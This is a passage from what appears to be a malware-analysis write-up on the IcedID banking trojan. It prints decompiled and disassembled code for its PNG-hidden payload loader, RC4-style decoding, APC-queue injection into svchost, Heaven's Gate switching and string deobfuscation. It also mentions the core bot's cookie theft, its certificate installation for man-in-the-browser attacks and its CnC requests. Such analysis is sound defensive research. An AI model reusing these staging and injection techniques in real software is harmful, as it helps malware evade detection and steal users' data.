
Fragment of the function responsible for generating the image URL

The downloader fetches the PNG with the encoded payload. Then it loads the file, decodes it, and redirects the execution there. Below we can see the responsible function:

```
  pcbBuffer = 256;
  if ( SHGetFolderPathA(0, 28, 0, 0, pszPath) )
    lstrcatA(pszPath, "c:\\Users\\Public\\");
  else
    lstrcatA(pszPath, "\\");
  v0 = lstrlenA(pszPath);
  GetUserNameA(&pszPath[v0], &pcbBuffer);
  CreateDirectoryA(pszPath, 0);
  lstrcatA(pszPath, "\\photo.png");
  v4 = &unk_403000;
  v5 = 8;
  v6 = &dword_403008;
  v7 = 584;
  v8 = &dword_403008;
  if ( !decode_buf((int)&v4) )
    return 0;
  if ( !read_file(pszPath, (void **)&lpBuffer, (int)&nNumberOfBytesToWrite)
    || !decode_png_file(nNumberOfBytesToWrite, (int)lpBuffer, &pcbBuffer, (unsigned int *)&v9) )
  {
    if ( !prepare_photo_link((void **)&lpBuffer, &nNumberOfBytesToWrite)
      || !decode_png_file(nNumberOfBytesToWrite, (int)lpBuffer, &pcbBuffer, (unsigned int *)&v9) )
    {
      return 0;
    }
    drop_file(pszPath, lpBuffer, nNumberOfBytesToWrite);
  }
  v2 = load_to_memory(pcbBuffer, pszPath);
  if ( !v2 )
    return 0;
  return ((int (__stdcall *)(SIZE_T *))((char *)v2 + v2[2]))(v2);
}
```

Once the PNG is downloaded, it will be saved on disk and can be loaded again at system restart. The downloader will turn into a runner of this obfuscated format. In this way, the core executable is revealed only in memory and never stored on disk as an EXE file.

The “*photo.png*” looks like a valid graphic file:



Preview of the “photo.png”

In this fragment of code, we can see that the data from the PNG (section starting from the tag “IDAT”) is first decoded to raw bytes, and then those bytes are passed to the further decoding function.

```
signed int __usercall decode_png_file@<eax>(unsigned int a1@<edx>, int a2@<ecx>, _DWORD *a3, unsigned int *a4)
{
  unsigned int v4; // edi
  unsigned int v5; // edx
  SIZE_T v6; // ST08_4
  HANDLE v7; // eax
  int v9; // [esp+8h] [ebp-14h]
  int v10; // [esp+Ch] [ebp-10h]
  int v11; // [esp+10h] [ebp-Ch]
  unsigned int v12; // [esp+14h] [ebp-8h]
  _BYTE *v13; // [esp+18h] [ebp-4h]

  v4 = a1;
  if ( a1 < 0x5B )
    return 0;
  if ( *(_DWORD *)(a2 + 87) != 'TADI' )          // "IDAT"
    return 0;
  v5 = (((*(_DWORD *)(a2 + 83) >> 16) | *(_DWORD *)(a2 + 83) & 0xFF0000u) >> 8) | ((*(_DWORD *)(a2 + 83) & 0xFF00 | (*(_DWORD *)(a2 + 83) << 16)) << 8);
  if ( v5 > v4 )
    return 0;
  v9 = a2 + 0x5B;
  v11 = a2 + 0x63;
  v12 = v5 - 8;
  v10 = 8;
  if ( v5 == 8 )
    return 0;
  v6 = v5 - 8 + 1;
  v7 = GetProcessHeap();
  v13 = HeapAlloc(v7, 8u, v6);
  if ( !v13 || !decode_buf((int)&v9) || v13[3] != 1 )
    return 0;
  *a3 = v13;
  *a4 = v12;
  return 1;
}
```

The algorithm used for decoding the bytes:

```
}
sub_40180F(v1[1], *v1, (int)v13);
v7 = v1[3];
if ( v7 )
{
  v8 = (_BYTE *)v1[4];
  LOBYTE(v9) = 0;
  v10 = v1[2] - (_DWORD)v8;
  do
  {
    v2 = (unsigned __int8)(v2 + 1);
    v11 = v13[v2];
    v9 = (unsigned __int8)(v11 + v9);
    v13[v2] = v13[v9];
    v13[v9] = v11;
    *v8 = v8[v10] ^ v13[(unsigned __int8)(v11 + v13[v2])];
    ++v8;
    --v7;
  }
  while ( v7 );
}
```

The PNG is decrypted and injected into the downloader. In this case, the decoded content turns out to be a shellcode module rather than a PE.

```
00401619 mov     ecx, [ebp+pcbBuffer]
0040161C lea     edx, [ebp+pszPath]
00401622 call    load_to_memory
00401627 mov     ecx, eax
00401629 test    ecx, ecx
0040162B jz      loc_4015A8
```

```
00401631 mov     eax, [ecx+8]     ; retrieve the shellcode's Entry Point
00401634 add     eax, ecx
00401636 push    ecx
00401637 call    eax              ; Call the shellcode's Entry Point
```

The downloader redirecting the execution into the shellcode's entry point

The loader passes to the shellcode one argument; that is the base at which it was loaded.

The loader (shellcode)

As mentioned before, this stage is implemented as a position-independent code (shellcode). The dumped sample is available here: 624afab07528375d8146653857fbf90d.

This shellcode-based loader replaced the previously described (sources: [1][2]) loader element that was implemented as a PE file. First, it runs within the downloader:

```
015B009C    55               PUSH EBP
015B009D    8BEC             MOV EBP,ESP
015B009F    81EC 40040000    SUB ESP,0x440
015B00A5    837D 08 00       CMP DWORD PTR SS:[EBP+0x8],0x0
015B00A9    53               PUSH EBX
015B00AA    56               PUSH ESI
015B00AB    57               PUSH EDI
015B00AC  v 0F84 53020000    JE 015B0305
015B00B2    64:A1 30000000   MOV EAX,DWORD PTR FS:[0x30]
015B00B8    33DB             XOR EBX,EBX
015B00BA    85C0             TEST EAX,EAX
015B00BC  v 0F84 43020000    JE 015B0305
015B00C2    8B40 0C          MOV EAX,DWORD PTR DS:[EAX+0xC]
015B00C5    8B48 1C          MOV ECX,DWORD PTR DS:[EAX+0x1C]
015B00C8    85C9             TEST ECX,ECX
015B00CA  v 0F84 35020000    JE 015B0305
015B00D0    83C1 F0          ADD ECX,-0x10
015B00D3  v 0F84 2C020000    JE 015B0305
015B00D9    8B41 28          MOV EAX,DWORD PTR DS:[ECX+0x28]
015B00DC    85C0             TEST EAX,EAX
015B00DE  v 74 07            JE SHORT 015B00E7
015B00E0    8A00             MOV AL,BYTE PTR DS:[EAX]
015B00E2    8845 F7          MOV BYTE PTR SS:[EBP-0x9],AL
015B00E5  v EB 04            JMP SHORT 015B00EB
015B00E7    C645 F7 43       MOV BYTE PTR SS:[EBP-0x9],0x43
015B00EB    8B49 18          MOV ECX,DWORD PTR DS:[ECX+0x18]
015B00EE    85C9             TEST ECX,ECX
015B00F0  v 0F84 0F020000    JE 015B0305
015B00F6    B8 4D5A0000      MOV EAX,0x5A4D
015B00FB    66:3901          CMP WORD PTR DS:[ECX],AX
015B00FE  v 0F85 01020000    JNZ 015B0305
015B0104    8B51 3C          MOV EDX,DWORD PTR DS:[ECX+0x3C]
```

As we can see from the downloader's code, the shellcode entry point must first be fetched from a simple header that is at the beginning of the decoded module. We see that this header stores more information that is essential for loading the next element:

```
00000000  00 01 02 01 B9 49 09 00 9C 00 00 00 24 09 00 00  ....ąI..ś...$...
00000010  88 11 00 00 AC 52 04 00 61 42 09 00 60 60 06 B7  ....¬R..aB..``.·   shellcode Entry Point
00000020  90 DA 68 03 B8 CD D6 D0 6E 8C 90 67 82 93 D4 E6  .Úh.¸ÍÖĐnŚ.g‚"Ôć   shellcode size
00000030  0D 4B 31 79 36 AC AD 84 E2 B3 A5 71 79 B1 B8 54  .K1y6¬.„âłĄqy±¸T
00000040  49 56 BC 06 28 76 D7 0C C5 42 31 20 C7 C5 89 01  IVĽ.(v×.ĹB1 ÇĹ‰.
00000050  3B 39 9B EF 25 63 0F 8C 92 B1 6D 29 9E D7 09 62  ;9›ď%c.Ś'±m)ž×.b
00000060  F8 58 47 AF 25 29 B2 AC 37 C6 85 8C 4E 37 19 04  řXGŻ%)˛¬7Ć…ŚN7..
00000070  07 6C 19 A5 7C C6 E7 24 54 B9 61 14 0E 7E 45 10  .l.Ą|Ćç$Tąa..~E.
00000080  D7 A2 B5 B8 62 AD 54 96 97 BC AC 34 43 83 A6 DB  ×˘µ¸b.T––Ľ¬4C.¦Ű
00000090  B3 98 AD 1F D8 1A 3E 70 BB 24 29 6A 55 8B EC 81  ł...Ř.>p»$)jU‹ě.
000000A0  EC 40 04 00 00 83 7D 08 00 53 56 57 0F 84 53 02  ě@....}..SVW.„S.   code
000000B0  00 00 64 A1 30 00 00 00 33 DB 85 C0 0F 84 43 02  ..d˘0...3Ű…Ŕ.„C.
000000C0  00 00 8B 40 0C 8B 48 1C 85 C9 0F 84 35 02 00 00  ..‹@.‹H.…É.„5...
```

As this module is no longer a PE file, its analysis is more difficult. All the APIs used by the shellcode are resolved dynamically:

```
0000079F lea     eax, [ebp+var_70]
000007A2 mov     [ebp+var_240], edx
000007A8 push    eax
000007A9 push    1
000007AB call    [ebp+var_54]    ; ntdll_RtlWow64EnableFsRedirectionEx
000007AE lea     eax, [ebp+var_AC]
000007B4 push    eax
000007B5 lea     eax, [ebp+var_240]
000007BB push    eax
000007BC push    ebx
000007BD push    ebx
000007BE push    4
000007C0 push    ebx
000007C1 push    ebx
000007C2 push    ebx
000007C3 lea     eax, [ebp+var_1C0]
000007C9 push    eax
000007CA push    ebx
000007CB call    esi             ; kernel32_CreateProcessA
000007CD mov     esi, eax
000007CF lea     eax, [ebp+var_70]
000007D2 push    eax
000007D3 push    [ebp+var_70]
000007D6 call    [ebp+var_54]    ; ntdll_RtlWow64EnableFsRedirectionEx
000007D9 test    esi, esi
```

The strings are composed on the stack:


```
0000072B mov     al, [ebp+var_9]
0000072E lea     ecx, [ebp+var_1FD]
00000734 push    44h ; 'D'
00000736 mov     byte ptr [ebp+var_1C0], al
0000073C pop     edx
0000073D mov     [ebp+var_1C0+1], 'iw\:'
00000747 mov     eax, edx
00000749 mov     [ebp+var_1BC+1], 'wodn'
00000753 sub     ecx, edx
00000755 mov     [ebp+var_1B8+1], 'ys\s'
0000075F mov     [ebp+var_1B4+1], 'mets'
00000769 nop
0000076A mov     [ebp+var_1AF], 's\23'
00000774 mov     [ebp+var_1AB], 'ohcv'
0000077E mov     [ebp+var_1A7], 'e.ts'
00000788 mov     [ebp+var_1A3], 'ex' ; "C:\windows\system32\svchost.exe"
00000791 mov     [ebp+var_1A1], bl
```

To make the deobfuscation easier, we can follow the obfuscated flow with the help of a PIN tracer. The log from the tracing of this stage (on a 32 bit system) shows APIs indicating code injection, along with their offsets:

```
09c;shellcode's Entry Point
69b;ntdll.LdrLoadDll
717;ntdll.LdrGetProcedureAddress
7ab;ntdll.RtlWow64EnableFsRedirectionEx
7cb;kernel32.CreateProcessA
7d6;ntdll.RtlWow64EnableFsRedirectionEx
7f0;ntdll.NtQuerySystemInformation
8aa;ntdll.NtAllocateVirtualMemory
```

```
8c6;ntdll.ZwWriteVirtualMemory
8ee;ntdll.NtProtectVirtualMemory
907;ntdll.NtQueueApcThread
916;ntdll.ZwResumeThread
```

Indeed, the shellcode injects its own copy, passing its entry point to the APC Queue. This time, some additional parameters are added as a thread context.




Setting parameters of the injected thread

Once the shellcode is executed from inside *svchost*, an alternative path to the execution is taken. It becomes a loader for the core bot. The core element is stored in a compressed form within the shellcode's body. First, it is decompressed.

From previous experiments, we know that the payload follows the typical structure of a PE file, yet it has no headers. Often, malware authors erase headers in memory once the payload is loaded. Yet, this is not the case. In order to make the payload stealthier, the authors didn't store the original headers of this PE at all. Instead, they created their own minimalist header that is used by the internal loader.

First, the shellcode finds the next module by parsing its own header:




The shellcode also loads the imports of the payload:

```
000704B9   and eax,ecx
000704BB   mov word ptr ss:[ebp-60],ax
000704BF   lea eax,dword ptr ss:[ebp-80]
000704C2   push eax
000704C3   lea eax,dword ptr ss:[ebp-60]
000704C6   push eax
000704C7   push ebx
000704C8   push ebx
000704C9   call dword ptr ss:[ebp-4C]                LdrLoadDll
000704CC   mov edx,eax
000704CE   neg edx
000704D0   sbb edx,edx
000704D2   not edx
000704D4   and edx,dword ptr ss:[ebp-80]
000704D7   mov dword ptr ss:[ebp-20],edx
000704DA   je 70601
000704E0   mov eax,dword ptr ds:[edi+10]
000704E3   test eax,eax
000704E5   jne 704E9
000704E7   mov eax,dword ptr ds:[edi]
000704E9   mov ecx,dword ptr ss:[ebp-4]
000704EC   add eax,ecx
000704EE   mov dword ptr ss:[ebp-8],eax
000704F1   mov dword ptr ss:[ebp+8],ebx
000704F4   mov eax,dword ptr ds:[eax]
000704F6   jmp 70593
000704FB   jns 70534
000704FD   movzx eax,ax
00070500   mov dword ptr ss:[ebp-14],eax
00070503   mov eax,ebx
00070505   lea ecx,dword ptr ss:[ebp-84]
0007050B   push ecx
0007050C   push dword ptr ss:[ebp-14]
0007050F   push eax
00070510   push edx
00070511   call dword ptr ss:[ebp-50]                LdrGetProcedureAddress
00070514   mov ecx,eax
```

Below, we can see the fragment of code responsible for following the custom headers definition, and applying protection on pages. After the next element is loaded, execution is redirected to its entry point.

```
000705DB   push eax
000705DC   push FFFFFFFF
000705DE   call dword ptr ss:[ebp-58]          NtProtectVirtualMemory
000705E1   inc ebx
000705E2   lea edi,dword ptr ds:[edi+11]
000705E5   cmp ebx,dword ptr ds:[esi+1C]
000705E8   jb 705B4
000705EA   xor ebx,ebx
000705EC   mov ecx,dword ptr ds:[esi+C]
000705EF   add ecx,dword ptr ss:[ebp-1C]
000705F2   je 70601
000705F4   mov edx,dword ptr ss:[ebp-28]
000705F7   mov eax,dword ptr ds:[edx+18]       edx+18:"aB\t"
000705FA   add eax,edx
000705FC   push eax
000705FD   call ecx                            call Entry Point of loaded

ecx=10017160
```

The entry point of the next module where the function expects the pointer to the data to be supplied:



The supplied data is appended at the end of the shellcode, and contains: the path of the initial executable, the path of the downloaded payload (*photo.png*), and other data.

Note that described analysis was performed on a 32 bit system. In case of a 64bit system, the shellcode takes an alternative execution path, and a 64bit version of the payload is loaded with the help of Heaven's Gate technique. Yet, all the features of both payload's versions are identical.

```
mov     [ebp+var_78], esp
and     esp, 0FFFFFFF8h
push    33h
call    $+5
add     [esp+4BCh+var_4BC], 5
retf                        ; switch to 64 bit mode
```

The Heaven's Gate within the shellcode: switch to 64 bit mode


Reconstructing the PE

In order to make analysis easier, it is always beneficial to reconstruct the valid PE header. There are two approaches to this problem:


1. Manually finding and filling all the PE artifacts, such as: sections, imports, relocations (this becomes a problem in if all those elements are customized by the authors, as in the case of Ocean Lotus sample)
2. Analyzing in detail the loader and reconstructing the PE from the custom header

Since we have access to the loader's code, we can go for the second, more reliable approach: Observe how the loader processes the data and reconstruct the meaning of the fields.

A fragment of the loader’s code where the sections are processed:



The custom header reconstructed based on the analysis:



Fortunately, in this case the malware authors customized only the PE header. The Data Directory elements (imports and relocations) are kept in a standard form, so this part does not need to be converted.

The converter from this format to PE is available here:

https://github.com/hasherezade/funky_malware_formats/tree/master/iced_id_parser

Interestingly, the old version of IcedID used a similar custom format, but with one modification. In the past, there was one more DWORD-sized field before the ImportDirector VA. So, the latest header is shorter by one DWORD than the previous one.

The module in the old format:
bbd6b94deabb9ac4775befc3dc6b516656615c9295e71b39610cb83c4b005354

The core bot (headerless PE)

6aeb27d50512dbad7e529ffedb0ac153 – a reconstructed PE

Looking inside the strings of this module, we can guess that this element is responsible for all the core malicious operations performed by this malware. It communicates with the CnC server, reads the sqlite databases in order to steal cookies, installs its own certificate for Man-In-The-Browser attacks, and eventually downloads other modules.

We can see that this is the element that was responsible for generating the observed requests to the CnC:

```
10007069    call 1000E2E3
1000706E    pop ecx
1000706F    cmp eax,FFFFFFFF
10007072    jne 10007078
10007074    push 6
10007076    jmp 1000704E
10007078    push dword ptr ss:[esp+158]      [esp+158]:"/data3.php?F72DDFCD7112196A"
1000707F    push eax
10007080    call 1001660C
10007085    mov dword ptr ds:[ebx],eax
10007087    pop ecx
10007088    pop ecx
10007089    cmp eax,FFFFFFFF
```

During the run, the malware is under constant supervision from the CnC. The communication with the server is encrypted.

String obfuscation

The majority of the strings used by the malware are obfuscated and decoded before use. The algorithm used for decoding is simple:

```
_BYTE *__cdecl decode_string(_WORD *in_buf, _BYTE *out_buf)
{
  unsigned int v3; // [esp+0h] [ebp-Ch]
  unsigned __int16 v4; // [esp+4h] [ebp-8h]
  unsigned __int16 i; // [esp+8h] [ebp-4h]
  _WORD *v6; // [esp+14h] [ebp+8h]

  v3 = *(_DWORD *)in_buf;
  v4 = *(unsigned int *)in_buf ^ in_buf[2];
  v6 = in_buf + 3;
  for ( i = 0; i < (signed int)v4; ++i )
  {
    v3 = i + ((v3 << 29) | ((unsigned __int64)v3 >> 3));
    out_buf[i] = v3 ^ *((_BYTE *)v6 + i);
  }
  return out_buf;
}
```

In order to decode the strings statically, we can reimplement the algorithm and supply to it encoded buffers. Another easier solution is a decoder that loads the original malware and uses its function, as well as the encoded buffers given by offset. Example available here.

Decoding strings is important for the further analysis. Especially because, in this case, we can find some debug strings left by the developers, informing us about the actions performed by the malware in particular fragments of code.

A list of some of the decoded strings is available here.

Available actions

The overview of the main function of the bot is given below:

```
  if ( *a1 != 1 )
    return 0;
